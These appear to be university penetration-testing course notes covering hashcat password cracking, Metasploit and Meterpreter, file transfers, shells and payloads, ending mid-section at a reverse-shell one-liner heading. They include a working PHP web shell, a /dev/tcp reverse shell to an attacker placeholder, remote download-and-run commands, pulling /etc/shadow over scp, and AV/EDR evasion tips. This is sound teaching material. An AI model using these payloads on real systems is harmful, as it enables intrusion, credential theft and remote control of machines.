Because the attacker controls the hardware, GPU acceleration can test millions or billions of guesses per second for weak hash types. This makes fast hashing algorithms dangerous for password storage.

Breaking Hashes

How do we "break" a one-way function?

- Pre-image Attack: Trying to find the original input that created a specific hash. This is what we do when we "crack" a password. (What we will mainly be doing)
- Collision Attack: Finding two different inputs that produce the same hash.
    - MD5 Example: MD5 is "broken" because we can create two different programs that have the same MD5 hash. An attacker could replace a "Clean" file with a "Malicious" one, and the hash check would still pass.

Discovered MD5 hashes in particular should also always be checked against a database like crackstation (https://crackstation.net/), it can occasionally lead to easy wins without the need for a time-consuming brute force.

What is Hashcat?

Hashcat is a high-performance password cracking tool used by penetration testers to recover plaintext passwords from captured hashes. It supports hundreds of hashing algorithms (NTLM, MD5, SHA1, bcrypt, WPA/WPA2, and many application-specific formats) and is optimized for GPU acceleration, allowing extremely fast guessing speeds compared to CPU-only tools.

Hashcat is the go-to tool used primarily for offline cracking, meaning the attacker already has the hashes and is testing guesses locally. This makes it one of the most powerful tools in a pentester's workflow during a large-scale pentest, where finding hashes of some sort is commonplace.

```
hashcat (v6.2.1) starting...

CUDA API (CUDA 11.3)
====================
* Device #1: NVIDIA GeForce RTX 2080 Ti, 10137/11264 MB, 68MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Early-Skip
* Not-Iterated
* Prepended-Salt
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1100 MB

e983672a03adcc9767b24584338eb378:00:hashcat

Session..........: hashcat
Status...........: Cracked
Hash.Name........: SolarWinds Serv-U
Hash.Target......: e983672a03adcc9767b24584338eb378:00
Time.Started.....: Sun May 23 11:43:13 2021 (1 sec)
Time.Estimated...: Sun May 23 11:43:14 2021 (0 secs)
Guess.Mask.......: ?a?a?a?a?a?at [7]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 24620.9 MH/s (32.19ms) @ Accel:32 Loops:1024 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 3160627200/73509163062S (4.30%)
Rejected.........: 0/3160627200 (0.00%)
Restore.Point....: 0/857375 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:35840-36864 Iteration:0-1024
Candidates.#1....: 4{,erat -> cyr ~}t
Hardware.Mon.#1..: Temp: 62c Fan: 31% Util:100% Core:1920MHz Mem:7000MHz Bus:16

Started: Sun May 23 11:43:12 2021
Stopped: Sun May 23 11:43:15 2021
```

How to Identify Hash Types and Find Modes

Before using Hashcat, you must determine the correct hash algorithm. There are several ways to identify hashes:

Look at length and format

- 32 hex chars → often MD5
- 40 hex chars → often SHA1
- 32 hex uppercase → often NTLM

Think about the context you found them in

- Windows dump → often NTLM
- Linux /etc/shadow → often SHA512crypt or bcrypt

Use identification tools

- hashid
- hash-identifier
- Compare with example hashes from documentation

Once identified, you need the Hashcat mode number for that particular hashing algorithm.

Examples:

- MD5 → mode 0
- SHA1 → mode 100
- NTLM → mode 1000
- bcrypt → mode 3200

Find modes by:

- Running hashcat --help
- Checking official Hashcat example hash lists
- Searching: "hashcat mode NTLM" online

Identifying Hashes with HashID

Before cracking a password hash, a pentester must determine what algorithm produced it. Different hash types require different cracking modes and tools. Using the wrong mode wastes time and resources.

hashID is a lightweight tool that analyzes a hash string and suggests possible algorithms based on:

- Length of the hash
- Character set used (hex, base64, etc.)
- Known hash format patterns

It does not guarantee the exact type, and is not always correct, but it can help quickly narrows the possibilities.

You can see the syntax for running hashid below. Adding the -m option will also show hashcat modes associated with each hash.

```
┌──(kali㉿kali)-[~]
└─$ hashid -m CBFDAC6008F9CAB4083784CBD1874F76618D2A97
Analyzing 'CBFDAC6008F9CAB4083784CBD1874F76618D2A97'
[+] SHA-1 [Hashcat Mode: 100]
[+] Double SHA-1 [Hashcat Mode: 4500]
[+] RIPEMD-160 [Hashcat Mode: 6000]
[+] Haval-160
[+] Tiger-160
[+] HAS-160
[+] LinkedIn [Hashcat Mode: 190]
[+] Skein-256(160)
[+] Skein-512(160)
```

Basic Hashcat Usage

Save hashes to a file (one hash per new line)

- hashes.txt

Select attack type

- Dictionary attack (most common)
- Mask attack (known pattern)
- Rule attack (mutated wordlist)

Run Hashcat with mode, attack type, provided hash, and wordlist to brute force with. For example:

- hashcat -m 1000 -a 0 hashes.txt rockyou.txt

Meaning:

- -m 1000 → NTLM hash mode
- -a 0 → dictionary attack
- hashes.txt → target hashes
- rockyou.txt → password list

Slowing the Attacker: Salting & Iterations

If an attacker steals a database of unsalted MD5 hashes, they can use Rainbow Tables (pre-computed lists of billions of hashes) to "de-hash" the passwords instantly. For other passwords, they can still attempt to brute force them and get lucky with several cracked passwords.

The Defensive Fix:

- Salting: A random string (e.g., !k8#p) is appended to the password before hashing. The salt is stored in the database next to the hash.
- Why it works: Even if two users have the password Password123, their hashes will be different because their salts are unique. This makes Rainbow Tables useless.
- Key Stretching: Using algorithms like Argon2 or bcrypt that run the hash function thousands of times (iterations). This makes each guess take 100ms instead of 0.000001ms, effectively killing brute-force attempts.

Other Uses of Hashing??

Cryptographic hashes are not only used for passwords, they are also widely used to verify data integrity, meaning ensuring that information has not been altered, corrupted, or tampered with.

When a file, message, or email is created, a hash of its contents can be computed and stored or transmitted alongside it. Later, the recipient recomputes the hash from the received data and compares it with the original value.

- If the hashes match → data is unchanged
- If hashes differ → data was modified or corrupted since the original hash was computed

This concept is called a checksum or digest verification. You may often see one provided for file downloads online, allowing you to check what you downloaded against the checksum, and ensure it hasn't been tampered with.

Other Takeaways

Password Reuse and Lateral Movement

Users frequently reuse passwords across multiple services. Once one password is cracked, it may work on:

- Remote login systems
- File shares
- Email accounts
- Admin dashboards
- Internal tools

Pentesters always test cracked credentials broadly because reuse is one of the most common real-world security failures (I KNOW some of you are guilty of this). Even if a password is specified to work on a specific system, it doesn't mean you can't also get lucky logging into other systems with it (or even other users, if it's a default password for the organization, or one person has multiple accounts).

What You Should Really be Looking Out For…

Successful pentesting rarely requires breaking cryptography mathematically. Instead, success comes from:

- Exploiting weak passwords
- Cracking poorly stored hashes
- Finding exposed keys
- Recognizing encoding tricks
- Leveraging credential reuse

Understanding how cryptography is applied in real systems allows pentesters to attack implementations rather than algorithms themselves (Leave that for the math nerds).

Defense Strategies and Modern Mitigations

How do we stop ourselves from being hacked?

- MFA / 2FA: The single most effective defense. Even a stolen key or cracked password is useless without the physical 2FA token.
- Fail2Ban: A service that monitors logs. If an IP fails 5 logins, it creates a firewall rule to block that IP for an hour. This kills automated brute-forcing.
- Passwordless SSH: Disable password login entirely in /etc/ssh/sshd_config (PasswordAuthentication no).
- SIEM/Logging: High-volume failed logins should trigger an immediate alert to the security team.
- Password Complexity: Ensure password complexity requirements are met, and that password reuse is kept to a minimum

Labs / Assignments

TryHackMe Room

- Complete the TryHackMe room at https://tryhackme.com/room/crackthehash
- Submit a screenshot of your completion on Canvas
- Remember, the goal is to learn how to crack hashes you find, not to try to memorize every single hash format and hashcat mode. The internet is your friend!
- Have fun!

I'm aware TryHackMe labs have writeups online you can easily cheat off of, but please try to do your best to complete it on your own. They will be worth a very small portion of your grade, and will ensure you're actually familiar with the concepts of hash cracking, which is an extremely valuable skill that is used in almost every professional pentest. Don't cheat yourself out of a learning opportunity :)

Useful Resources

- https://tryhackme.com/room/crackthehash
- https://crackstation.net/
- https://crackcrypt.com/#hashIdentifierCard
- https://github.com/psypanda/hashID

Metasploit

Tuesday, February 24, 2026 12:34 PM

Module 8 - Metasploi...

IN THIS VIDEO YOU WILL DISCOVER:

01

Metasploit

What Metasploit and the Metasploit Framework are.

02

Ru n

How to run metasploit

03

Exploit, payload, options

How to:

- Find an exploit for a vulnerability (that you may have found in a vulnerability scan)
- select a payload, and
- set the options of the exploit and payload
- execute the exploit and fire-off the appropriate payload.

METASPLOIT – WHAT IS IT, REALLY?

Metasploit is an open-source project created by H.D. Moore in 2003 that has at its center, the metasploit framework, which is used for exploiting security vulnerabilities on host machines.

At the core of the framework are two types of packages:

- Exploits
- Payloads

WHAT WAS LIFE LIKE BEFORE METASPLOIT?

Very, very bad!

Pen testers had to collect hacker tools themselves from a variety of (often questionable) sources. They had to test them in numerous environments.

Having good friends in the industry (and in the dark web) was even more important than it is now to avoid redundant effort expended in identifying exploits.

Metasploit now has competing commercial pen testing frameworks such as Cobalt Strike, Immunity Canvas, and Core Impact Pro, among others.

KEEPING UP TO DATE

This won't apply in the Netlab machine, but if you use metasploit outside the class, this is important.

Almost every tool we use will be changing and (usually) improving over time. Always, always, always keep them up to date (except when it's a bad idea).

With metasploit it's a good idea.

Metasploit is kept up to date in current Kali distributions by running by executing

```
sudo apt --only-upgrade install metasploit-framework
```

RUNNING MSFCONSOLE IN KALI

- Before you start the metasploit console, you'll want to initialize the Metasploit database (if it doesn't already exist). To do this you need to execute

```
sudo msfdb init
```

- If you select the metasploit console (the M logo) from the quick menu on the left of the screen it will initialize the database (if necessary) and then run the Metasploit Framework Console, which can be executed in a shell as

```
msfconsole
```

- It can take a while to start up (especially the first time).

- Some people swear by the utility of the magic cow powers.

  (This seems to be required in any presentation on metasploit.)

  The magic cow is one of (most will say the best of) the metasploit banners which are selected at random from a list.

SELECTING AN EXPLOIT

Given over a thousand exploits, it might be hard to determine which one to select.

The `show exploits` command will list them all.

You can search the exploits for an exploit containing a particular string (say, a CVE number) as follows:

```
msf> search 2007-2447
```

Recent versions of msfconsole also support command line grep

```
msf> grep usermap search cve-2007
```

METASPLOIT EXPLOITATION PLAN: HOW DO WE DO IT?

- Find a vulnerability.
- Use an exploit that exploits it.

```
use multi/samba/usermap_script
```

- Set options for the exploit

```
show options
```

```
set RHOST 172.16.28.161
```

- Determine what payload to use

```
show payloads
```

- Displays only applicable payloads.
- Set `PAYLOAD`

```
set PAYLOAD cmd/unix/reverse_perl
```

METASPLOIT EXPLOITATION PLAN: HOW DO WE DO IT? (PART 2)

- Check for extra payload options

```
show options
```

- (again)
- See even more options with

```
show advanced
```

- Run the exploit!

```
exploit
```

If we're exploiting a unix machine, what kinds of things might you want to do?

CLOSING THOUGHTS

YOU HAVE REACHED THE END OF THIS PRESENTATION

References:

https://www.metasploit.com/
https://pbs.twimg.com/profile_images/580131056629735424/2ENTk2K2.png

Meterpreter

Monday, March 02, 2026 1:46 PM

Module 8 - Using The...

IN THIS VIDEO YOU WILL DISCOVER:

01

Exploits

How to use exploits (and be creative about it).

02

Meterpreter

A little bit about the best payload ever, the Meterpreter.

03

Connections

The difference between a payload with a bind connection and a reverse connection.

04

Conclusion

You'll wish you were 20 years younger and born during the party days of msf.

METASPLOIT MODULE RANK

Each metasploit module has a rank.

- excellent (will never crash the service)
- great (has default target and will auto-detect or use application specific return address)
- good (has a default target which is the common case)
- normal (reliable but depends upon a specific version)
- average (unreliable or difficult to exploit)
- low (nearly impossible to exploit)
- manual (unstable or difficult to exploit or of no use unless configured by the user)

Rankings are assigned by the module writers, some of whom overestimate their robustness.

WHAT IS THE MS08_067_API EXPLOIT?

Exploits a vulnerability assigned CVE-2008-4250
The CVE (Common Vulnerabilities and Exposures) numbering system maintained by MITRE Corp. keeps track of computer vulnerabilities.

- CVE-2008-4250 concerns a buffer overflow in the Windows SMB (Server Message Block) service.
- Same vulnerability is exploited by the Conficker worm and Stuxnet
- Assigned the great ranking in metasploit
- Surprisingly, many hosts are still vulnerable (esp. embedded systems)
- We won't be using ms08_067, but we can do almost as well with a number of other vulnerabilities.

The new MS08-067: MS17-010

Better known as Eternal Blue

WHAT PAYLOAD SHOULD I USE FOR ANY GIVEN EXPLOIT?


Many payloads are available, but use the meterpreter for:

- stealth
- reliability
- flexibility

WHAT IS THE METERPRETER?

The Meterpreter (Meta Interpreter) is a payload that has the following properties:

- Provides a command interpreter that runs as the user who was executing the exploited process.
- Most useful command: `help`
- Supports listing of remote system's files, file upload and download, remote shell execution and many other functions
- Windows version supports the relatively robust `getsystem` function to escalate privilege to the user `NT AUTHORITY\SYSTEM`.
- Effectiveness of `getsystem` is lower in newer Windows versions.



HOW DOES THE METERPRETER DO THIS?

- Metasploit uses a stager to download code and inject into a DLL. If a vuln has a limited space for writing payload instructions, it's necessary to do something similar to bootstrap loading to get a large payload delivered.
- The meterpreter payload is small, but the meterpreter is large. The payload determines how the meterpreter on the victim is to interact with your metasploit framework (`bind_tcp, reverse_tcp`).
- In Windows the meterpreter runs using DLL injection: it is written into the code section of executing library code—no file is ever created on the exploited host.
- TLS/1.0 (Transport Layer Security) is used to encrypt all communications between attacker and victim.
- Can add new features at run-time.

METERPRETER COMMUNICATIONS SECURITY

The Meterpreter uses TLS for obfuscation, not security.

TLS/1.0 is *insecure*. It is susceptible to padding oracle attack.

Wes McGrew (of Horne Cyber) presented a BlackHat/DEFCON talk about lack of security in pen testing educational materials and tools. In the talk, he demonstrated the ability to hijack a meterpreter session. (We'll discuss similar capabilities soon.)

Metasploit supports the creation of payloads using paranoid mode (using a self-generated or existing certificate and certificate-pinning in the payload) that can avoid this problem.


METERPRETER VERSIONS

How do you know which meterpreter version to use?

```
grep meterpreter show payloads
```


When executed in the context of an exploit gives us a list of the different available meterpreter payloads (if any)

BIND_TCP OPTIONS



11

REVERSE_HTTP OPTIONS



- LPORT (listen port) 4444
- LHOST (listening host) 172.24.0.10
- RHOST (remote host) 172.24.0.70

12

METERPRETER SESSIONS

The meterpreter (like any other interactive connection that a metasploit payload implements) runs in a session.

More than one session may be active at any time, but you can only interact with one at a time. The active session (the one you are interacting with) is said to be in the foreground. The rest are background sessions.

The `sessions` command is used to manage sessions. With the `-h` flag, it provides help on its capabilities.

Followed by a session number (`sessions 3` e.g.) it will enter a session and let you interact with that session.

You can stop a session by typing `ctlr-Z` and then ask for it to be put into the background. Background sessions can be resumed with the sessions command.

CLOSING THOUGHTS

YOU HAVE REACHED THE END OF THIS PRESENTATION


References:

https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking
https://www.cvedetails.com/cve/CVE-2008-4250/
http://en.wikipedia.org/wiki/Conficker
https://www.ted.com/talks/ralph_langner_cracking_stuxnet_a_21st_century_cyberweapon?language=en
https://en.wikipedia.org/wiki/EternalBlue
https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010
https://en.wikipedia.org/wiki/ROODLE
https://www.youtube.com/watch?v=_nWjpfdnu0E
https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Paranoid-Mode
https://pbs.twimg.com/media/DiSkWtlWsAkTuk2.jpg

Payloads and Persistence

Wednesday, March 25, 2026 12:11 PM

Module 8 - Payloads ...



Note: Don't be a Script Kiddie! (You'll thank yourself later)

Do not rely on MetaSploit for everything. You don't want to be that pentester who magically becomes completely useless the second a metasploit module for an exploit doesn't exist. Learn to do things without MetaSploit, and then use MetaSploit for convenience while understanding how to do things without as well, rather than using MetaSploit as a crutch that you NEED to use.

You should know how to manually find CVEs and their corresponding POCs online as previously covered in the Module 5: Common Services powerpoint. You should also be aware of the main concepts behind payloads, payload delivery, and listeners, which we will cover this lecture.

File Transfers

Why Should we be Familiar With File Transfers?

Understanding different ways to perform file transfers can help us accomplish our goals during an assessment. We must be aware of host controls that may prevent our actions, like application whitelisting or AV/EDR blocking specific applications or activities. File transfers are also affected by network devices such as Firewalls, IDS, or IPS which can monitor or block particular ports or uncommon operations.

File transfer is a core feature of any operating system, and many tools and protocols exist to achieve this. However, many of these tools may be blocked or monitored by diligent administrators, and it is worth reviewing a range of techniques that may be possible in a given environment.

We will cover techniques that leverage tools and applications commonly available on Windows and Linux systems. However, keep in mind that the list of techniques is not exhaustive, it will only provide the most common methods that you will be using regularly.

Python HTTP Server + wget

The simplest and most common way to move files during a pentest. No config needed, no auth, no install.

On your attacker machine (Kali):

- python3 -m http.server 8080

On the target (Linux):

- wget http://<ATTACKER_IP>:8080/filename
  or
- curl -O http://<ATTACKER_IP>:8080/filename

Serves the current working directory. Point it at a folder with your tools, exploit scripts, or payloads and pull them down from any target that has outbound HTTP.

Quick tip: if port 80 is firewalled outbound, try 8080, 443, or 8443.

PowerShell File Transfer (Windows)

When you have code execution on a Windows target, PowerShell has several built-in ways to download files. These don't require any tools to be present.

WebClient DownloadFile:

- (New-Object Net.WebClient).DownloadFile('http://<IP>/file.exe','C:\Temp\file.exe')

Invoke-WebRequest (alias: wget on newer PS):

- Invoke-WebRequest -Uri http://<IP>/file.exe -OutFile C:\Temp\file.exe

certutil (built-in Windows binary, not PowerShell):

- certutil -urlcache -split -f http://<IP>/file.exe C:\Temp\file.exe

certutil is often overlooked by defenses because it's a legitimate Windows binary. It's a good fallback when PowerShell execution is restricted.

SCP / SSH File Transfer

If you have SSH access to the target (either a foothold with credentials or a found SSH key), scp is a clean option.

Push a file TO the target:

- scp payload.sh user@<TARGET_IP>:/tmp/payload.sh

Pull a file FROM the target:

- scp user@<TARGET_IP>:/etc/shadow ./shadow

Copy entire directory:

- scp -r user@<TARGET_IP>:/var/www/html ./loot/

Works both directions. Useful for exfil as well as dropping files. Not always available if SSH is disabled or firewalled.

SMB File Transfer (Linux to Windows)

When your target is Windows and PowerShell downloads are blocked or restricted, serving a file over SMB is a reliable fallback. Impacket makes this easy.

Start an SMB share on your Kali machine:

- impacket-smbserver share . -smb2support

From the Windows target, copy the file:

- copy \\<ATTACKER_IP>\share\file.exe C:\Temp\

Or run it directly without copying:

- \\<ATTACKER_IP>\share\payload.exe

SMB shares feel native to Windows. Many AV and EDR products don't flag SMB transfers the same way they flag PowerShell web downloads.

Types of Shells

What is a Shell?

At its core, a shell is just an interface that lets you run commands on a machine. When you exploit a vulnerability and get code execution, your goal is usually to turn that into a shell.

In a normal workflow you'd just SSH in and get a terminal. During a pentest, you usually don't have credentials, so you need another way to get that command prompt.

There are three main types of shells you'll use:

Reverse Shell target connects out to you

Bind Shell you connect into the target

Web Shell browser-based command execution

Each has different use cases. Reverse shells are the most common day-to-day.

Reverse Shells

The target machine initiates a connection back to your listener. This is the most common type because outbound connections are almost never blocked by firewalls, while inbound connections usually are.

Basic flow:

1. **You start a listener on your machine** (nc -lvnp 4444)
2. **Target runs your payload** (triggers an outbound connection to you)
3. **Shell lands in your terminal**

Because the target is making an outbound connection (like any normal web request), firewalls typically allow it. The traffic just looks like the machine reaching out to the internet.

Most one-liners, msfvenom payloads, and web shells are designed to give you a reverse shell.

Bind Shells

A bind shell opens a listening port on the target machine and waits for you to connect to it. You're the one initiating the connection.

Basic flow:

1. **Payload runs on target** (opens a port, e.g. 4444)
2. **You connect from your machine** (nc <TARGET_IP> 4444)
3. **Shell drops in your terminal**

When is this useful? When you can't receive inbound connections, for example if your attacker machine is behind NAT or a restrictive firewall.

Downsides: inbound connections to a new open port are more likely to be blocked by the target's firewall. Also, the port stays open until you close it, so anyone who finds it can connect.

Web Shells - What They Are

A web shell is a script you upload to a web server. Once uploaded, you browse to it in a browser and it executes commands on the server for you through HTTP requests.

It works because web servers run code server-side to generate pages. If you can upload a PHP, ASPX, or JSP file to the server, the web server will execute it when requested.

Why it works conceptually:

Browser request: shell.php?cmd=whoami
PHP processes cmd parameter -> runs whoami on the OS
Response comes back as HTML -> you see the output in your browser

The web server process is the one executing commands. You'll have the permissions of whatever user the web server runs as (often www-data on Linux, or IUSR/NetworkService on Windows).

Web Shells - Language Dependency

Web shells are dependent on the backend language the server is running. You can't just upload any shell and expect it to work.

PHP (.php files):
Runs on Apache/Nginx + PHP. Most common on Linux web servers.

ASPX (.aspx files):
Runs on IIS (Windows servers). C# or VB.NET based.

JSP (.jsp files):
Runs on Java application servers (Tomcat, JBoss, etc.)

A PHP web shell uploaded to an IIS server will just be served as a text file, not executed. Figure out what the backend is running before you pick your shell.

You can often identify the backend by checking the URL structure, server headers (Server: Apache), or error pages.

Web Shells - PHP Example

Here's the simplest possible PHP web shell. One line. It reads a GET parameter called cmd and passes it to the system() function, which runs it as a shell command.

The shell (save as shell.php):

```
<?php system($_GET['cmd']); ?>
```

Usage in browser:

```
http://target.com/uploads/shell.php?cmd=whoami
http://target.com/uploads/shell.php?cmd=id
http://target.com/uploads/shell.php?cmd=cat+/etc/passwd
```

A slightly more capable version that supports POST too:

```
<?php system($_REQUEST['cmd']); ?>
```

Web shells feel clunky for interactive work. Once you confirm RCE, your next step is triggering a proper reverse shell through the web shell.

Web Shells - Getting a Proper Shell

Web shells are a foothold, not a final destination. The browser-based interface is awkward, slow, and has no interactivity. As soon as you confirm RCE, pivot to a reverse shell.

Start your listener on Kali:

- nc -lvnp 4444

Through the web shell, trigger a reverse shell:

- http://target.com/shell.php?cmd=bash+-i+>&+/dev/tcp/<ATTACKER_IP>/4444+0>&1

URL encoding tip: spaces become + or %20, & becomes %26 in URLs. Use Burp Suite's repeater or curl to send these cleanly if the browser is mangling them.

Using curl to avoid browser encoding issues:

- curl "http://target.com/shell.php" --data-urlencode 'cmd=bash -i >& /dev/tcp/<IP>/4444 0>&1'

Catching Shells

Listeners - Catching a Shell with Netcat

Before you trigger any reverse shell payload, you need a listener running on your machine. The most basic listener is netcat.

Start your listener:

- nc -lvnp 4444

Flags breakdown:

-l listen mode
-v verbose (shows connection info)
-n no DNS resolution
-p specify port

Once the target runs your payload, it connects back and you'll see the shell prompt appear. At this point you have command execution.

The shell you catch will be 'raw' by default. No tab completion, no arrow keys, and Ctrl+C kills your entire session instead of just the running process.

rlwrap - Improving a Raw Shell

Before you go through the full TTY upgrade process, a quick quality-of-life improvement is wrapping netcat with rlwrap. It adds readline support to your listener.

Usage:

- rlwrap nc -lvnp 4444

With rlwrap you get:

Arrow key history (press up to get previous commands)

Line editing (move left/right in the current command)

Not a full TTY upgrade, but it makes the shell much more usable while you work. Good habit to use it every time.

TTY Upgrade - Why You Need It

The raw shell you get from netcat is limited. Certain programs just don't work in it because they require a real terminal (TTY) to function properly.

Things that break in a raw shell:

su / sudo (requires a TTY for password input)

vim, nano, less (need TTY for cursor movement)

ssh (needs a TTY)

Any interactive program (mysql, python interactive mode, etc.)

Ctrl+C kills your netcat session instead of the process you're running.

Upgrading to a stable TTY fixes all of this and makes the shell feel like a normal SSH session.

TTY Upgrade - Python Method (Step by Step)

This is the most reliable method when Python is available on the target. Do these steps in order.

Step 1: Spawn a PTY (run on the target):

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Step 2: Background your shell:

Ctrl+Z

Step 3: On your Kali terminal, fix the TTY settings:

```
stty raw -echo; fg
```

Step 4: Back in the shell, set the terminal type:

```
export TERM=xterm
```

You now have a fully interactive TTY. Tab completion, arrow keys, Ctrl+C working normally. If Python3 isn't available, try python or python2.

TTY Upgrade - Other Methods

Python isn't always available. These are alternative methods for spawning a PTY when Python is missing.

script (usually available on Linux):

```
script /dev/null -c bash
```

Using /bin/sh with -i flag:

```
/bin/sh -i
```

Perl:

```
perl -e 'exec "/bin/sh";'
```

Ruby:

```
ruby -e 'exec "/bin/sh"'
```

Lua:

```
lua -e 'os.execute("/bin/sh")'
```

After any of these, still run the `stty raw -echo; fg` sequence from your Kali machine and `export TERM=xterm` to get full TTY functionality.

Metasploit multi/handler

If your payload was generated with msfvenom, you need to use Metasploit's multi/handler to catch it instead of plain netcat. The payload and handler need to be configured with the same options.

Start Metasploit and set up the handler:

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/shell_reverse_tcp   (match your payload)
set LHOST <YOUR_KALI_IP>
set LPORT 4444
run
```

Handles both staged and stageless payloads. If you used a Meterpreter payload you'll get a Meterpreter session instead of a basic shell.

Payloads

What is a Payload?

A payload is the code that runs on the target and gives you something useful, usually a shell. It's the difference between just crashing a service and actually getting access.

In most exploits, there are two parts:

The exploit triggers the vulnerability (stack overflow, SQL injection, etc.)

The payload runs after the exploit succeeds and gives you access

Sometimes the exploit and payload are tightly coupled (like a buffer overflow with shellcode baked in). Other times they're separate (like a file upload vulnerability where you choose what file to upload).

For our purposes, payloads mostly mean: reverse shell one-liners, msfvenom-generated binaries, and web shells.

Reverse Shell One-Liners

One-liners are the simplest payloads. No compilation, no files to transfer, just run a command and get a shell. They work by abusing the interpreter already on the system.

Bash (Linux):

```
